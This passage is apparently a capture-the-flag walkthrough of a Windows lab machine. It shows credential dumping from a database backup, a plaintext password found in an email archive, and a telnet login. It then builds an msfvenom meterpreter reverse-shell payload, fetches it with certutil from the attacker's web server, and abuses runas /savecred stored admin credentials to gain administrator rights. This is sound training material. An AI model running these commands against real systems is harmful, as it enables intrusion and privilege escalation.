
```
┌──(vigneswar㉿VigneswarPC)-[/tmp/access/10.10.10.98/Backups]
└─$ mdb-sql backup.mdb
1 => select username,password from auth_user;
+--------------------------------------------------------------------------------------------------------+-------------------------------------------------------------------------------------------------------
-----------------------------------------------+
|username                                                                                                 |password
                                               |
+--------------------------------------------------------------------------------------------------------+-------------------------------------------------------------------------------------------------------
-----------------------------------------------+
|admin                                                                                                    |admin
                                               |
|engineer                                                                                                 |access4u@security
                                               |
|backup_admin                                                                                             |admin
                                               |
+--------------------------------------------------------------------------------------------------------+-------------------------------------------------------------------------------------------------------
-----------------------------------------------+
3 Rows retrieved
1 => |
```

2) Extracted the zip with the password access4u@security




```
┌──(vigneswar㉿VigneswarPC)-[/tmp/access/10.10.10.98/Engineer]
└─$ 7z x Access\ Control.zip

7-Zip 23.01 (x64) : Copyright (c) 1999-2023 Igor Pavlov : 2023-06-20
 64-bit locale=en_US.UTF-8 Threads:8 OPEN_MAX:1024

Scanning the drive for archives:
1 file, 10870 bytes (11 KiB)

Extracting archive: Access Control.zip
--
Path = Access Control.zip
Type = zip
Physical Size = 10870


Enter password (will not be echoed):
Everything is Ok

Size:       271360
Compressed: 10870
```

3) Opened the pst file



```
┌──(vigneswar㉿VigneswarPC)-[/tmp/access/10.10.10.98/Engineer]
└─$ mkdir results

┌──(vigneswar㉿VigneswarPC)-[/tmp/access/10.10.10.98/Engineer]
└─$ readpst -r -o results/ Access\ Control.pst
Opening PST file and indexes...
Processing Folder "Deleted Items"
        "Access Control" - 2 items done, 0 items skipped.

┌──(vigneswar㉿VigneswarPC)-[/tmp/access/10.10.10.98/Engineer]
└─$ ls
'Access Control.pst'  'Access Control.zip'   results

┌──(vigneswar㉿VigneswarPC)-[/tmp/access/10.10.10.98/Engineer]
└─$ cd results

┌──(vigneswar㉿VigneswarPC)-[/tmp/access/10.10.10.98/Engineer/results]
└─$ ls
'Access Control'

┌──(vigneswar㉿VigneswarPC)-[/tmp/access/10.10.10.98/Engineer/results]
└─$ cd Access\ Control

┌──(vigneswar㉿VigneswarPC)-[/tmp/…/10.10.10.98/Engineer/results/Access Control]
└─$ ls
mbox
```

4) Found a credential




```
The password for the “security” account has been changed to 4Cc3ssC0ntr0ller.  Please ensure this is passed on to your engineers.
```

security:4Cc3ssC0ntr0ller

Exploitation


1) Got shell from telnet service




```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ telnet 10.10.10.98
Trying 10.10.10.98...
Connected to 10.10.10.98.
Escape character is '^]'.
Welcome to Microsoft Telnet Service

login: security
password:

*===============================================================
Microsoft Telnet Server.
*===============================================================
C:\Users\security>dir
 Volume in drive C has no label.
 Volume Serial Number is 8164-DB5F

 Directory of C:\Users\security

08/23/2018  11:52 PM    <DIR>          .
08/23/2018  11:52 PM    <DIR>          ..
08/24/2018  08:37 PM    <DIR>          .yawcam
08/21/2018  11:35 PM    <DIR>          Contacts
08/28/2018  07:51 AM    <DIR>          Desktop
08/21/2018  11:35 PM    <DIR>          Documents
08/21/2018  11:35 PM    <DIR>          Downloads
08/21/2018  11:35 PM    <DIR>          Favorites
08/21/2018  11:35 PM    <DIR>          Links
08/21/2018  11:35 PM    <DIR>          Music
08/21/2018  11:35 PM    <DIR>          Pictures
08/21/2018  11:35 PM    <DIR>          Saved Games
08/21/2018  11:35 PM    <DIR>          Searches
08/24/2018  08:39 PM    <DIR>          Videos
               0 File(s)              0 bytes
              14 Dir(s)   3,342,049,280 bytes free

C:\Users\security>
```

Privilege Escalation

1) Switched to meterpreter shell




```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.8 LPORT=4444 -f exe > payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes

┌──(vigneswar㉿VigneswarPC)-[~]
└─$ 
```



```
exit

C:\Users\security\Desktop>cls


C:\Users\security\Desktop>certutil -urlcache -split -f http://10.10.14.8/pay
load.exe payload.exe
****  Online  ****
  0000  ...
  1c00
CertUtil: -URLCache command completed successfully.

C:\Users\security\Desktop>
```


```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo python3 -m http.server -b 0.0.0.0 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.98 - - [28/Jun/2024 12:23:06] "GET /payload.exe HTTP/1.1" 200 -
10.10.10.98 - - [28/Jun/2024 12:23:09] "GET /payload.exe HTTP/1.1" 200 -
```

2) Found a custom software, it uses runas to run as admin




```
C:\Users\Public\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 8164-DB5F

 Directory of C:\Users\Public\Desktop

08/22/2018  10:18 PM             1,870 ZKAccess3.5 Security System.lnk
               1 File(s)          1,870 bytes
               0 Dir(s)   3,342,479,360 bytes free

C:\Users\Public\Desktop>type ZKAccess3.5 Security System.lnk
The system cannot find the file specified.
Error occurred while processing: ZKAccess3.5.
The system cannot find the file specified.
Error occurred while processing: Security.
The system cannot find the file specified.
Error occurred while processing: System.lnk.

C:\Users\Public\Desktop>type "ZKAccess3.5 Security System.lnk"
L�F�@ ��7���7���#�P/P�O� �:i�+00�/C:\R1M�:Windows��:�؟M�:*wWindowsV1MV�System32��:�؟MV�*�System32X2P�:�
                                                                                                       runas.exe��:1��:1�*Yrunas.exeL-K��E�C:\Windows\Syste
m32\runas.exe#..\..\..\Windows\System32\runas.exeC:\ZKTeco\ZKAccess3.5G/user:ACCESS\Administrator /savecred "C:\ZKTeco\ZKAccess3.5\Access.exe"'C:\ZKTeco\ZKA
ccess3.5\img\AccessNET.ico�%SystemDrive%\ZKTeco\ZKAccess3.5\img\AccessNET.ico%SystemDrive%\ZKTeco\ZKAccess3.5\img\AccessNET.ico�%�
                                                                                                                                   �wN�؟�]N�D.��Q���`�Xaccess
�_���8{E�3
          O�j)�H���
                   )ü[�_���8{E�3
                                O�j)�H���
                                         )ü[�   ��1SPS�XF�L8C���&�m�e*S-1-5-21-953262931-566350628-63446256-500
C:\Users\Public\Desktop>
```

3) Admin credentials are stored by runas




```
C:\Users\Public\Desktop>cmdkey /list

Currently stored credentials:

    Target: Domain:interactive=ACCESS\Administrator                                Type: Domain Password
    User: ACCESS\Administrator
```


4) Added security to Administrators group



```
C:\Users\security>runas.exe /savecred /user:Administrator "cmd.exe /c net localgroup Administrators /add security"

C:\Users\security>net localgroup Administrator
System error 1376 has occurred.

The specified local group does not exist.


C:\Users\security>net localgroup Administrators
Alias name     Administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
hacker
security
The command completed successfully.
```




```
C:\Users\Administrator\Desktop>icacls "C:\Users\Administrator\Desktop\root.txt"
C:\Users\Administrator\Desktop\root.txt ACCESS\security:(F)
                                                                                                    ACCESS\Administrator:(F)

       NT AUTHORITY\SYSTEM:(I)(F)
                                                                         BUILTIN\Administrators:(I)(F)
                                                                                                                                          ACCESS\Adminis
trator:(I)(F)

             Successfully processed 1 files; Failed processing 0 files
```



```
C:\Users\Administrator\Desktop>icacls "C:\Users\Administrator\Desktop\root.txt" /grant security:(R)
processed file: C:\Users\Administrator\Desktop\root.txt
Successfully processed 1 files; Failed processing 0 files
```

5) Got the flag



```
ACCESS\TelnetClients                   Alias            S-1-5-21-953262931-5
66350628-63446256-1000 Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators                 Alias            S-1-5-32-544
                       Group used for deny only
BUILTIN\Users                          Alias            S-1-5-32-545
                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE               Well-known group S-1-5-4
                       Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                          Well-known group S-1-2-1
                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11
                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15
                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10
